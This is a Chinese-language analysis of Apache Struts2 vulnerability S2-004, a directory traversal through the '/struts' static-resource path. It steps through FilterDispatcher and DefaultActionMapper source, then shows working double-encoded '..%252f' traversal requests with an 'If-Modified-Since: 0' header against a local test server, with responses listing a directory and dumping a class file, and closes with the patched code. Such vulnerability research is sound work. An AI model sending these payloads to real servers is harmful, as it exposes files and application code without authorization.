漏洞原理

以 `/srtuts` 最为访问路径前缀能够进行目录穿越造成任意tomcat容器文件读取或任意目录读取.

版本影响


测试环境：struts2 2.1.2 tomcat 8.5.0

```
Struts 2.0.0 - 2.0.11.2

Struts 2.1.0 - 2.1.2
```

https://cwiki.apache.org/confluence/display/WW/S2-004

漏洞原理

漏洞点发生在过滤器FilterDispatcher::doFilter中，也是struts2执行Action操作的入口。当匹配的mapping为null，如果用户以"/struts"路由开头去访问web服务，会找寻静态文件。分析mapping返回的执行逻辑， `DefaultActionMapper::dropExtension` 中只要当前用户访问中在末尾不带有符号 `/` 就能够返回 `null` .




```
        ActionMapping mapping;
        try {
            mapping = actionMapper.getMapping(request, dispatcher.getConfigurationManager());
        } catch (Exception ex) {
            log.error( msg: "error getting ActionMapping", ex);
            dispatcher.sendError(request, response, servletContext, HttpServletResponse.SC_INTERNAL_SERVER_ERROR, ex);
            return;
        }

        if (mapping == null) {
            // there is no action in this request, should we look for a stati
            String resourcePath = RequestUtils.getServletPath(request);

            if ("".equals(resourcePath) && null != request.getPathInfo()) {
                resourcePath = request.getPathInfo();
            }

            if (serveStatic && resourcePath.startsWith("/struts")) {
                String name = resourcePath.substring("/struts".length());
                findStaticResource(name, request, response);
            } else {
                // this is a normal request, let it pass through
                chain.doFilter(request, response);
            }
            // The framework did its job here
            return;
```

```
DefaultActionMapper.getMapping
    public ActionMapping getMapping(HttpServletRequest request,
            ConfigurationManager configManager) {
        ActionMapping mapping = new ActionMapping();
        String uri = getUri(request);

        int indexOfSemicolon = uri.indexOf(";");
        uri = (indexOfSemicolon > -1) ? uri.substring(0, indexOfSemicolon) : uri;

        uri = dropExtension(uri, mapping);
        if (uri == null) {
            return null;
        }

        parseNameAndNamespace(uri, mapping, configManager);

        handleSpecialParameters(request, mapping);

        if (mapping.getName() == null) {
            return null;
        }
```

```
    protected String dropExtension(String name, ActionMapping mapping) {
        if (extensions == null) {
            return name;
        }
        for (String ext : extensions) {
            if ("".equals(ext)) {
                // This should also handle cases such as /foo/bar-1.0/description. It is tricky to
                // distinguish /foo/bar-1.0 but perhaps adding a numeric check in the future could
                // work
                int index = name.lastIndexOf( ch: '.');
                if (index == -1 || name.indexOf( ch: '/', index) >= 0) {
                    return name;
                }
            } else {
                String extension = "." + ext;
                if (name.endsWith(extension)) {
                    name = name.substring(0, name.length() - extension.length());
                    mapping.setExtension(ext);
                    return name;
                }
            }
        }
        return null;
    }
```

if语句满足 `mapping==null` 就能够进文件读取，满足路由以 `/struts` 开头，进入 `FilterDispatcher::findStaticResource` 读取静态文件。findInputStream为读取路径内容,该处文件读取会对路径进行一次URL解码.最后调用 `ClassLoaderUtil.getResourceAsStream` 读取文件内容.

需要注意最后会对 `ifModifiedSince` 字段判断，这里可以由于直接获取http头可控，可以直接构造http头 `If-Modified-Since: 0` 绕过




```java
protected void findStaticResource(String name, HttpServletRequest request, HttpServletResponse response) throws IOException {
    if (!name.endsWith(".class")) {
        for (String pathPrefix : pathPrefixes) {
            InputStream is = findInputStream(name, pathPrefix);
            if (is != null) {
                Calendar cal = Calendar.getInstance();

                // check for if-modified-since, prior to any other hea
                long ifModifiedSince = 0;
                try {
                    ifModifiedSince = request.getDateHeader( s: "If-Modified-Since");
                } catch (Exception e) {
                    log.warn( msg: "Invalid If-Modified-Since header value: '" + request.getHeader( s: "If-Modified-Since") + "', ignoring");
                }
        long lastModifiedMillis = lastModifiedCal.getTimeInMillis();
        long now = cal.getTimeInMillis();
                cal.add(Calendar.DAY_OF_MONTH,  amount: 1);
                long expires = cal.getTimeInMillis();

        if (ifModifiedSince > 0 && ifModifiedSince <= lastModifiedMillis) {
          // not modified, content is not sent - only basic headers and status SC_NOT_MODIFIED
                  response.setDateHeader( s: "Expires", expires);
          response.setStatus(HttpServletResponse.SC_NOT_MODIFIED);
          is.close();
          return;
        }
```

```java
protected InputStream findInputStream(String name, String packagePrefix) throws IOException {
    String resourcePath;
    if (packagePrefix.endsWith("/") && name.startsWith("/")) {
        resourcePath = packagePrefix + name.substring(1);
    } else {
        resourcePath = packagePrefix + name;
    }

    resourcePath = URLDecoder.decode(resourcePath, encoding);

    return ClassLoaderUtil.getResourceAsStream(resourcePath, getClass());
}
}
```

所以最后POC构造需要对 / 进行二次URL编码，第一次tomcat解码获得 / => %2f ,利用 %2f 能够绕过mapping对象路由判断逻辑中的 indexof 对 / 匹配，也能够绕过对结尾 .class 匹配,最后在文件读取之前被再一次解码，成功读取目录或文件内容，

目录读取

```
/Struts2_004_war_exploded/struts/..%252f..%252f..%252f..%252f..%252fclasses%252f
```




```
GET
/Struts2_004_war_exploded/struts/..%252f..%252f..%252f..%252f..%252fclass
es%252f HTTP/1.1
Host: localhost:8085
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.16; rv:83.0)
Gecko/20100101 Firefox/83.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
If-Modified-Since: 0
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Origin: http://localhost:8085
DNT: 1
Connection: close
Referer: http://localhost:8085/struts2_1_war_exploded/
Cookie: JSESSIONID=6CDF7113D34E37A16CD0C5718FC91F81
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200
Server: Apache-Coyote/1.1
Date: Fri, 25 Dec 2020 13:38:41 GMT
Expires: Sat, 26 Dec 2020 13:38:41 GMT
Retry-After: Sat, 26 Dec 2020 13:38:41 GMT
Cache-Control: public
Last-Modified: Fri, 25 Dec 2020 13:38:36 GMT
Connection: close
Content-Length: 18

Action
struts.xml
```

由于getResource限制了tomcat容器目录，只能读取当前容器目录下的文件，如class文件读取

具体可见：https://www.bbsmax.com/A/KE5Q6PRLdL/

```
/Struts2_004_war_exploded/struts/..%252f..%252f..%252f..%252f..%252fclasses%252fAction%252fLoginAction.class%252f
```




```
GET
/Struts2_004_war_exploded/struts/..%252f..%252f..%252f..%252f..%252fclass
es%252fAction%252fLoginAction.class%252f HTTP/1.1
Host: localhost:8085
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.16; rv:83.0)
Gecko/20100101 Firefox/83.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
If-Modified-Since: 0
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Origin: http://localhost:8085
DNT: 1
Connection: close
Referer: http://localhost:8085/struts2_1_war_exploded/
Cookie: JSESSIONID=6CDF7113D34E37A16CD0C5718FC91F81
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200
Server: Apache-Coyote/1.1
Date: Fri, 25 Dec 2020 13:40:35 GMT
Expires: Sat, 26 Dec 2020 13:40:35 GMT
Retry-After: Sat, 26 Dec 2020 13:40:35 GMT
Cache-Control: public
Last-Modified: Fri, 25 Dec 2020 13:38:36 GMT
Connection: close
Content-Length: 1076

漱壕11

          !          "#
$%
$&'( ) *username Ljava/lang/String;password <init> ()V Code LineNumberTable
 LocalVariableTable this LAction/LoginAction; getUsername ()Ljava/lang/Str
ing; getPassword setUsername (Ljava/lang/String;)V setPassword execute
Exceptions +
SourceFile LoginAction.java      admin , -. /0 success error Action/LoginAc
tion%com/opensymphony/xwork2/ActionSupport java/lang/Exception java/lang
/String equalsIgnoreCase (Ljava/lang/String;)Z equals (Ljava/lang/Object;
)Z!
      A *�*� *��         / *��
    / *��      >  *+��
        >  *+��
         T *�  ��*�  ��  ��
```

漏洞修复

修复版本：Struts 2.0.12 or Struts 2.1.6

`DefaultStaticContentLoader::findStaticResource` 新版修复中会先获取一次 resourceUrl(返回可读取的资源路径),调用 `endWith` 匹配路径末尾是否和 `resourceUrl` 可读资源路径末尾匹配，防御了路径穿越.



```
public void findStaticResource(String path, HttpServletRequest request, HttpServletResponse response) throws IOException {
    String name = this.cleanupPath(path);
    String[] arr$ = this.pathPrefixes;
    int len$ = arr$.length;

    for(int i$ = 0; i$ < len$; ++i$) {
        String pathPrefix = arr$[i$];
        URL resourceUrl = this.findResource(this.buildPath(name, pathPrefix));
        if (resourceUrl != null) {
            InputStream is = null;

            try {
                String pathEnding = this.buildPath(name, pathPrefix);
                if (resourceUrl.getFile().endsWith(pathEnding)) {
                    is = resourceUrl.openStream();
                }
            } catch (IOException var12) {
                continue;
            }

            if (is != null) {
                this.process(is, path, request, response);
                return;
            }
        }
```